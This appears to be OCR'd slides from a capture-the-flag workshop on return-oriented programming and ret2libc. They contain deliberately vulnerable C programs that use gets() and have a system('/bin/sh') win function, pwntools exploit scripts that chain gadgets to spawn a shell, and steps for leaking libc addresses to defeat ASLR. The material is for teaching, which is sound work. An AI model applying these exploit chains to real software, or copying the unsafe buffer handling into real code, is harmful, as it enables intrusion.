
ESP

Next instruction
pop ebp

0x0000000000



0xFFFFFFFF



Next instruction
ret

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

BBBB

0x1

ESP

WHAT HAPPENS?

EIP goes to 0x42424242

We can chain multiple
return addresses

Sample Code

```
int func1(int arg1) {  
    return arg1;  
}
```

```
int func2(int arg2) {  
    return arg2;  
}
```


```
int main() {  
    char buffer[256];  
    gets(buffer);  
}
```

Next instruction
ret

0x0000000000



0xFFFFFFFF




ESP

Next instruction
push ebp

0x0000000000



0xFFFFFFFF




ESP

Next instruction
mov ebp, esp

0x0000000000



0xFFFFFFFF



ESP

Next instruction
pop ebp

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

Address of func2()

0x1

0x2

ESP/EBP

arg1: [ebp + 0x8]

Next instruction
ret

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

Address of func2()

0x1

0x2


ESP

Next instruction
push ebp

0x0000000000



0xFFFFFFFF



ESP

Next instruction
mov ebp, esp

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

AAAA

0x1

0x2


ESP

Next instruction
pop ebp

0x0000000000



0xFFFFFFFF



ESP/EBP

arg2: [ebp + 0x8]

Next instruction
ret

0x0000000000



0xFFFFFFFF

AAAA

AAAA

AAAA

AAAA

0x1

0x2

ESP

PROBLEM

Arguments taken
are [ebp + 0x8]

Max of 2 functions chained

PROBLEM

What if function needs more
than one argument?

What if more than 2 chained
functions are required?

ROP Gadgets

Machine instructions that are already present in the binary.

~Wikipedia-Kun

POP-RET Gadget

A pop instruction followed by a ret instruction


Place in between function address and arguments

Next instruction
ret

0x0000000000



0xFFFFFFFF




ESP

Next instruction
push ebp

0x0000000000



0xFFFFFFFF




ESP

Next instruction
mov ebp, esp

0x0000000000



0xFFFFFFFF




ESP

Next instruction
pop ebp

0x0000000000



0xFFFFFFFF



ESP/EBP


arg1: [ebp + 0x8]

Next instruction
ret

0x0000000000



0xFFFFFFFF



ESP


Next instruction
pop e??

0x0000000000



0xFFFFFFFF

ESP ←




Next instruction
ret

0x0000000000



0xFFFFFFFF



ESP

WHAT HAPPENED

Notice how the stack layout
is exactly how we started

Now we can chain as many
functions as we like

HOW?


What if there are 2 or more arguments?

Just find a POP-POP-RET
Gadget!

0x0000000000



0xFFFFFFFF



HOW?

What about strings?

Recall that C strings are just
character arrays

HOW?

Reuse strings already present
in the binary

Pass the address of the string
as the parameter

Finding Gadgets

```
pwndbg> ropper -- --search "pop e??;  
ret;"  
0x08048540: pop ebp; ret;  
0x080483a5: pop ebx; ret;
```

Finding String

```
>>> from pwn import *
>>> elf = context.binary =
ELF("./binaryfile")

# Finding Address of String
>>> next(elf.search(b"somestring\x00"))
12345678
```

0x0000000000



0xFFFFFFFF





ROP Chain

Chaining a bunch of gadgets to chain
multiple functions together

ret2func.c

25 mins to pwn ret2func32

Download files at:
<http://ctfd platypew social>

nc pwn platypew social 30004

```
bool win1 = false;
bool win2 = false;

void func1(int arg1) {
    if (arg1 == 0xdeadbeef)
        win1 = true;
}

void func2(int arg2) {
    if (arg2 == 0xcafebabe)
        win2 = true;
}


void win(char* secret) {
    if (!(win1 && win2)) {
        return;
    }

    if (!strncmp(secret, "magicman", 8))
        system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Finding addresses
of functions and
POP-RET Gadgets

Chaining
func1(0xdeadbeef),
func2(0xcafebabe),
win("magicman")

Get Shell!

```
from pwn import *

elf = context.binary = ELF("./ret2func32")

PADDING = b"A" * cyclic_find(0x61616174)

FUNC1 = p32(elf.sym["func1"])
ARG1 = p32(0xdeadbeef)

FUNC2 = p32(elf.sym["func2"])
ARG2 = p32(0xcafebabe)

WIN = p32(elf.sym["win"])
SECRET = p32(next(elf.search(b"magicman\x00")))

POP_RET = p32(rop.ebx.address)

EXPLOIT = FUNC1 + POP_RET + ARG1 + FUNC2 + POP_RET + ARG2 + WIN + POP_RET + SECRET

p = process(elf.path)
p.sendline(PADDING + EXPLOIT)

p.interactive()
```



\$ python solve32.py
Guess my name
\$ whoami
pwnuser

Success!

HOW?


64-bit stores parameters
in registers

Find the specific gadget
POP RDI; RET;

0x0000000000



0xFFFFFFFF



ret2func.c

25 mins to pwn ret2func64

Download files at:
<http://ctfd platypew.social>

nc pwn platypew.social 30005

```
bool win1 = false;
bool win2 = false;

void func1(int arg1) {
    if (arg1 == 0xdeadbeef)
        win1 = true;
}

void func2(int arg2) {
    if (arg2 == 0xcafebabe)
        win2 = true;
}

void win(char* secret) {
    if (!(win1 && win2)) {
        return;
    }

    if (!strncmp(secret, "magicman", 8))
        system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Finding addresses
of functions and
POP-RET Gadgets

Chaining
func1(0xdeadbeef),
func2(0xcafebabe),
win("magicman")

Get Shell!

```
from pwn import *

elf = context.binary = ELF("./ret2func64")
rop = ROP(elf)

rop.raw(b"A" * cyclic_find(0x616161616161616a, n=8))
rop.raw(p64(rop.ret.address))
rop.call("func1", [0xdeadbeef])
rop.call("func2", [0xcafebabe])
rop.call("win", [next(elf.search(b"magicman\x00"))])

log.info(rop.dump())

p = process(elf.path)
p.sendline(rop.chain())

p.interactive()
```

```
$ python solve64.py
Guess my name
0x0048: b'Y\x05@\x00\x00\x00\x00\x00'
b'Y\x05@\x00\x00\x00\x00\x00'
0x0050:    0x400833 pop rdi; ret
0x0058:    0xdeadbeef [arg0] rdi = 3735928559
0x0060:    0x4006cd func1
0x0068:    0x400833 pop rdi; ret
0x0070:    0xcafebabe [arg0] rdi = 3405691582
0x0078:    0x4006e6 func2
0x0080:    0x400833 pop rdi; ret
0x0088:    0x400854 [arg0] rdi = 4196436
0x0090:    0x4006ff win
$ whoami
pwnuser
```

Success!

Defeating ASLR

LIBC

A shorthand for the “standard C library”, a library of standard functions (usually referring to the GNU implementation)

Sample Code

```
int main() {
    puts("Some leaks for you");
    printf("PRINTF@LIBC: %p\n", printf);
    printf("PUTS@LIBC: %p\n", puts);
}
```

```
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7dc1f30
PUTS@LIBC: 0xf7de4190
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7d75f30
PUTS@LIBC: 0xf7d98190
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7d7df30
PUTS@LIBC: 0xf7da0190
```

Truly Random?

Notice how the pink section
always remains the same?

It's only the green section that
ASLR is affecting!

```
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7dc1f30
PUTS@LIBC: 0xf7de4190
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7d75f30
PUTS@LIBC: 0xf7d98190
$ ./leak
Some leaks for you
PRINTF@LIBC: 0xf7d7df30
PUTS@LIBC: 0xf7da0190
```

Truly Random?

$0xf7de4190 - 0xf7dc1f30 = 0x22260$

$0xf7d98190 - 0xf7d75f30 = 0x22260$

$0xf7da0190 - 0xf7d7df30 = 0x22260$

WHY?

The relative offsets
between each symbol in
LIBC is constant!

Differs from LIBC to LIBC

NOW WHAT?

If you can leak 1 symbol's address in LIBC, you can calculate the offsets of every other symbol

NOW WHAT?

If you can leak 2 or more symbols' addresses in LIBC, you can calculate which LIBC it uses

LIBC.RIP

The **leak** binary was using
libc-2.36-6-x86



Powered by the [libc-database search API](#)

Search

Symbol name	Address	
printf	0xf7dc1f30	<button>REMOVE</button>
puts	0xf7d98190	<button>REMOVE</button>
Symbol name	Address	<button>REMOVE</button>

Results

libc-2.36-6-x86

FIND

Process Linkage Table (PLT)

Used to call external functions whose address isn't known
at the time of linking

Global Offset Table (GOT)

Maps symbols in programming code to their corresponding
absolute memory address

It's loaded each time the program starts

~ Wikipedia-Kun

LIBC Function Call

function ————— call 0x8048380 <system@plt> —————> system@plt

Location	Function Name	Address in LIBC	
0x804a004	printf	0xf7d82f30	jmp DWORD PTR ds:0x804a00c
0x804a008	puts	0xf7da5190	
0x804a00c	system	0xf7d7b840	←

PLT and GOT

```
pwndbg> disassemble vuln
...
0x080484d9 <+12>:    call   0x8048380 <gets@plt>
pwndbg> disassemble 0x8048380
Dump of assembler code for function gets@plt:
0x08048380 <+0>:    jmp    DWORD PTR ds:0x804a00c
...
pwndbg> disassemble 0x804a00c
0x804a00c <gets@got=plt>:    xchg   BYTE PTR
[ebx-0x7c69f7fc],al
```



Returning To LIBC

HOW?

Leak the contents of the
global offset table

Generate a ROP chain to
call puts() and set the GOT
as the parameter

HOW?

Chain the vuln() function
again so you can insert
another ROP chain

0x0000000000



0xFFFFFFFF

AAAA

AAAA

Address of puts@PLT

POP-RET Gadget


Address of puts@GOT

Address of vuln()

0x0000000000



0xFFFFFFFF



Use u32() which
inverts p32()

```
>>> from pwn import *
>>> hex(u32(b"\x44\x43\x42\x41"))
'0x41424344'
```

Calculate LIBC Base Address

```
>>> from pwn import *
>>> libc = ELF("/usr/lib32/libc.so.6")
>>> libc.address = PUTS_LIBC -
    libc.sym["puts"]
```

Generate ROP with multiple ELF

```
>>> from pwn import *
>>> elf = ELF("./binaryfile")
>>> libc = elf.libc
>>> rop = ROP([elf, libc])
```

ret2libc.c

35 mins to pwn ret2libc32

Download files at:
[http://ctfd.platypew.social](http://ctfd platypew social)

nc pwn.platypew.social 30006

```
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Leak address of
functions to
calculate LIBC
address using ROP
chain

ROP chain to jump
to system with
"/bin/sh" as its
parameter

Get Shell!

```
from pwn import *

elf = context.binary = ELF("./ret2libc32")

p = remote("pwn.platypew.social", 30006)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')
p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")
print(p.recvuntil(b"\n").strip()) # Location of gets()

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['puts']])
p.sendline(rop.chain())
print(p.recvuntil(b"\n").strip()) # Location of puts()
```

```
$ python3 solve32.py
b'\x90^\xdf\xf70h\xdf\xf7\xa6\x83\x04\x0
8`U\xda\xf70o\xdf\xf7'
b'0h\xdf\xf7\xa6\x83\x04\x08`U\xda\xf70o
\xdf\xf7'
```

Too Many Bytes?

puts() keeps printing until it hits a null-byte, only the first 4-bytes are relevant to us

Powered by the [libc-database search API](#)

Search

Symbol name	Address
gets	0xf7d45e90
puts	0xf7d46830
